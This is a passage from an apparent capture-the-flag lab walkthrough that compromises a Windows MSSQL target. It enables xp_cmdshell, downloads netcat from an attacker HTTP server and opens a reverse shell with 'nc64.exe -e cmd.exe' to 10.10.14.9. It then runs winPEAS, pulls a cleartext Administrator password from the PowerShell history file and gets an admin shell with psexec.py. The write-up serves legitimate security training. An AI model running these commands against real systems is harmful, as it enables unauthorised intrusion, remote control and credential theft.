


EXEC sp\_configure 'show advanced options', 1; RECONFIGURE;

sp\_configure; - Enabling the sp\_configure as stated in the above error message


EXEC sp\_configure 'xp\_cmdshell', 1;

RECONFIGURE;



Now we are able to execute system commands:

SQL> xp\_cmdshell "whoami"



Finally we managed to get a command execution!

Now, we will attempt to get a stable reverse shell. We will upload the nc64.exe binary to the target machine and execute an interactive cmd.exe process on our listening port.



We can download the binary from [here](https://github.com/int0x33/nc.exe/blob/master/nc64.exe?source=post_page-----a2ddc3557403----------------------).

We navigate to the folder and then start the simple HTTP server, then the netcat listener in a different tab by using the following commands:



sudo python3 -m http.server 80



sudo nc -lvnp 443

In order to upload the binary in the target system, we need to find the appropriate folder for that. We will be using PowerShell for the following tasks since it gives us much more features then the regular command prompt. In order to use it, we will have to specify it each time we want to execute it until we get the reverse shell. To do that, we will use the following syntax: powershell -c command



The -c flag instructs the powershell to execute the command.



We will print the current working directory by issuing the following:


We found the folder where we will place the binary. To do that, we will use the wget alias within PowerShell ( wget is actually just an alias for Invoke-WebRequest ):



xp\_cmdshell "powershell -c pwd"



As a user archetype\sql\_svc , we don't have enough privileges to upload files in a system directory and only user Administrator can perform actions with higher privileges. We need to change the current working directory somewhere in the home directory of our user where it will be possible to write. After a quick enumeration we found that Downloads is working perfectly for us to place our binary. In order to do that, we are going to use the wget tool within PowerShell:



SQL> xp\_cmdshell "powershell -c cd C:\Users\sql\_svc\Downloads; wget


http://10.10.14.9/nc64.exe -outfile nc64.exe"

We can verify on our simple Python HTTP server that the target machine indeed performed the request:



Now, we can bind the cmd.exe through the nc to our listener:




SQL> xp\_cmdshell "powershell -c cd C:\Users\sql\_svc\Downloads; .\nc64.exe -e cmd.exe

10.10.14.9 443"

Finally looking back at our netcat listener we can confirm our reverse shell and our foothold to the system:



The user flag can be found in the user's Desktop:






**Privilege Escalation**



For privilege escalation, we are going to use a tool called winPEAS , which can automate a big part of the enumeration process in the target system. You can find more information for enumerating Windows system for Privilege Escalation paths in the HTB academy module [Windows Privilege Escalation](https://academy.hackthebox.eu/course/preview/windows-privilege-escalation).




It is possible to download winpeas from [here](https://github.com/carlospolop/PEASS-ng/releases/download/refs%2Fpull%2F260%2Fmerge/winPEASx64.exe). We will transfer it to our target system by using once more the Python HTTP server:




python3 -m http.server 80

On the target machine, we will execute the wget command in order to download the program from our system. The file will be downloaded in the directory from which the wget command was run. We will use powershell for all our commands:



powershell

wget http://10.10.14.9/winPEASx64.exe -outfile winPEASx64.exe




We successfully downloaded the binary. To execute it, we will do the following:



PS C:\Users\sql\_svc\Downloads> .\winPEASx64.exe

**Note:** *The output of the tool is long, here you will see just the small part of the output.*

Here's the important part of the output:



From the output we can observer that we have SeImpersonatePrivilege (more information can be found [here](https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/seimpersonateprivilege-secreateglobalprivilege)), which is also vulnerable to [juicy potato exploit](https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/juicypotato). However, we can first check the two existing files where credentials could be possible to be found.



As this is a normal user account as well as a service account, it is worth checking for frequently access files or executed commands. To do that, we will read the PowerShell history file, which is the equivalent of .bash\_history for Linux systems. The file ConsoleHost\_history.txt can be located in the directory



C:\Users\sql\_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ .




We can navigate to the folder where the PowerShell history is stored:



To read the file, we will type type ConsoleHost\_history.txt :






We got in cleartext the password for the Administrator user which is MEGACORP\_4dm1n!!




We can now use the tool psexec.py again from the Impacket suite to get a shell as the administrator:



python3 psexec.py administrator@{TARGET\_IP}



The root flag can now be found on the Desktop of the Administrator user:



Finally, we managed to get both flags, congratulations!